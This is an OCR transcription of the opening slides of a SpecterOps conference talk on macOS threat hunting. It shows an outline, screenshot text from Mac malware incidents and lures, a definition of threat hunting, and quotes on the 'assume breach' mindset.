
When Macs Come Under ATT&CK



SPECTEROPS

Richie Cyrus (@rrcyrus)

- Senior Adversary Detection Analyst **@SpecterOps**
- Fan of all things Network Security Monitoring, Incident Response related & Apple
- Blog: securityneversleeps.net

Outline

Need for macOS Threat Hunting 🏹

macOS Attack Landscape 🖥☠️

Hunt Methodology 🧠


Tools & Data 🛠


Adversary Techniques/Detections 🔬🎯

Threat Hunting Demo 📽

SPECTEROPS

Macs Are Getting Attacked





System Preferences is trying to unlock Users & Groups preferences.

Enter your password to allow this.

User Name: root

Password:

Cancel


Unlock

Contacts Card: Open...

☑ Allow user to reset password using Apple ID

☑ Allow user to administer this computer


□ Enable parental controls Open Parental Controls...



New MacOS Backdoor Linked to OceanLotus Found

New Xagent Mac Malware Linked with the APT28


SPECTEROPS



HandBrake

The open source video transcoder

⚠ SECURITY ALERT: Mac Users Please Read




Opening U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endow...

This document contains macros. Do you want to disable macros before opening the file?


Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

Learn about macros



TRANSMISSION

A Fast, Easy, and Free BitTorrent Client




Double Click To Install

Threat Hunting

Actively searching for malicious activity in the environment that has evaded current in place defenses.

“Fundamentally, if somebody wants to get in, they’re getting in… accept that. What we tell clients is: ‘Number one, you’re in the fight, whether you thought you were or not. Number two, you almost certainly are penetrated.’”
-Michael Hayden (Former Director of NSA and CIA)




Matt Graeber
@mattifestation

If you embrace an "assume breach" mentality, you introduce the "attacker's dilemma" into the equation.

1:19 PM - 14 Feb 2017

How can we detect attacker’s **behaviors** and activity **post-compromise** ?

